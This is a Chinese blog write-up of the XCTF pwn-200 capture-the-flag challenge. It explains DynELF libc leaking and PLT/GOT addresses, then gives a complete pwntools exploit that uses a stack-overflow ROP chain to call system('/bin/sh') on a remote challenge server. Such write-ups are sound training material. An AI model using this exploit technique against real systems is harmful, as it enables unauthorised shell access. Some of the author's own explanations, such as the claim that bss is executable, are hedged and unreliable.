攻防世界 pwn进阶区 pwn-200

原创

_n19hT 于 2020-03-04 01:54:44 发布 1142 收藏 3

分类专栏： # pwn 文章标签： python 信息安全 安全

本文链接：https://blog.csdn.net/weixin_43092232/article/details/104645884


前言


一到夜晚就不太想睡…想了想还是把昨天（~~不，前天~~）的那题pwn writeup写了吧。虚假の二进制选手终于捡起了他的pwn…话说从web新手区转到pwn进阶区，wtnl。

学习要点

- DynELF的使用
- plt地址和got地址的区别
- 如何利用write函数

思考





题目的逻辑不难，开启了NX防护（**即不能直接执行栈上的数据，通常使用ROP，本题就是**），没有给libc地址，有个明显的栈溢出漏洞函数。

解题思路：

> **利用pwntools提供的工具DynELF来泄露system在libc中的地址，利用3次pop(有现成的代码)和ret调用read函数把("/bin/sh")读取到bss段上，再构造ROP链执行system("/bin/sh")从而getshell。**

DynELF

DynELF是pwntools中用来针对**没有给libc情况**的漏洞利用模块，一般是用**puts和write函数**来泄露libc地址。
DynELF使用有两个要求：

> 1.漏洞可以泄露libc地址
> 2.漏洞可以反复利用

本题的栈溢出漏洞符合上述的条件，但要注意，在多次泄露完函数地址之后,要调用start函数来恢复栈。

DynELF模板

```
def leak(address):
    payload='A'*junk+p32(write_plt)+p32(func_addr)+p32(1)+p32(address)+p32(4)
    #junk是溢出需要的字节，利用pwndbg中的cyclic可以计算出
    #write(1,address,4)表示将address向外写
    r.send(payload)
    data = r.recv(4)
    print(data)
    return data

dyn=DynELF(leak,elf=ELF('./pwn200'))#调用DynELF

sys_addr = dyn.lookup('system',libc)
print('system address:',hex(sys_addr))
```

write函数

> write函数原型是write(fd, addr, len)，即将addr作为起始地址，读取len字节的数据到文件流fd（0表示标准输入流stdin、1表示标准输出流stdout）。write函数的优点是可以读取任意长度的内存信息，即它的打印长度只受len参数控制，缺点是需要传递3个参数，特别是在x64环境下，可能会带来一些困扰。

plt地址和got地址的区别

这个困扰了我好久，现在也没搞太清楚。

> GOT（Global Offset Table）全局偏移表。这是「链接器」为「外部符号」填充的实际偏移表。
> PLT（Procedure Linkage Table）程序链接表。它有两个功能，要么在 .got.plt 节中拿到地址，并跳转。要么当 .got.plt没有所需地址的时，触发「链接器」去找到所需地址

got和plt地址一般都是通过python语法来求的：

```
from pwn import *
elf = ELF('./pwn200')
read_got = elf.got['read']
read_plt = elf.plt['read']
```

plt还有一种求法是：

```
read_plt=elf.symbols['read']
```

我自己觉得，在这种没有libc的条件下，一般都是用plt地址来进行跳转的，got地址可能要等泄露出libc地址并计算好偏移之后，再利用偏移量+相对地址得出。
（这一段是我自己觉得的哈...若有错误欢迎大家指正）

exploit:

```python
from pwn import *
context(log_level='debug',arch='i386',os='linux')
#以前都是context.loh_level='debug',觉得这种写起来比较好看就换这种了
r=remote("111.198.29.45",44484)
#p=process("./pwn200")
#gdb.attach(p)
junk=112#填充字节
start_addr=0x080483d0
func_addr=0x08048484
elf=ELF("./pwn200")
write_plt=elf.symbols['write']
read_plt=elf.symbols['read']
def leak(address):
    payload='A'*junk+p32(write_plt)+p32(func_addr)+p32(1)+p32(address)+p32(4)
    r.send(payload)
    data=r.recv(4)
    print(data)
    return data
print r.recv()

dyn = DynELF(leak,elf=ELF('./pwn200'))
sys_addr = dyn.lookup("system",'libc')
print("system address:",hex(sys_addr))

payload1='A'*junk+p32(start_addr)
r.send(payload1)#调用start函数恢复栈
r.recv()

ppp_addr=0x0804856c
#三次pop指令的地址
bss_addr=elf.bss()
payload2 ='A'*junk+p32(read_plt)+p32(ppp_addr)+p32(0)+p32(bss_addr)+p32(8)
#在实际调用system前，需要通过三次pop操作来将栈指针指向systemAddress
#read(0,bss_addr,8)把'/bin/sh'读到bss段上，因为bss段可执行
payload2+=p32(sys_addr)+p32(func_addr)+p32(bss_addr)
#用三次pop把指针指向了systemAddress，此时调用system()函数，再栈溢出把bss段上的内容('/bin/sh')当作参数传给system()调用
r.send(payload2)
r.send('/bin/sh')
r.interactive()
```